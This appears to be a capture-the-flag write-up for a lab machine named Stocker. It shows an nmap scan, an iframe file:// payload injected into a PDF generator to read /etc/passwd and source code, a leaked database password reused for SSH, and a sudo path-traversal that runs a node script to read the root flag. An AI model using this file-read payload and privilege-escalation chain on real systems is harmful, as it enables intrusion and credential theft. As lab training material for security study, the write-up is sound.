



```
┌──$ nmap 10.10.11.196 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-18 05:22 EDT
Nmap scan report for stocker.htb (10.10.11.196)
Host is up (0.062s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```









Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

3/18/2023

Thanks for shopping with us!

Your order summary:

,,,

Item	Price (£)	Quantity
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/s	32.00	1
Axe	12.00	1
Bin	76.00	1
Toilet Paper	0.69	2
Total	121.38	

Request with this script: <iframe src=file:///var/www/dev/index.js height=1000px width=1000px></iframe>

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
    secret: randomBytes(32).toString("hex"),
    resave: false,
    saveUninitialized: true,
    store: MongoStore.create({
      mongoUrl: dbURI,
    }),
  })
```

so ssh credentials are **angoose:IHeardPassphrasesArePrettySecure**

sudo -l
nano RootFlag.js

```
const fs = require('fs');
fs.readFile('/root/root.txt', 'utf8', (err, data) => {
  if (err) throw err;
  console.log(data);
});
```

sudo /usr/bin/node /usr/local/scripts/../../../home/angoose/RootFlag.js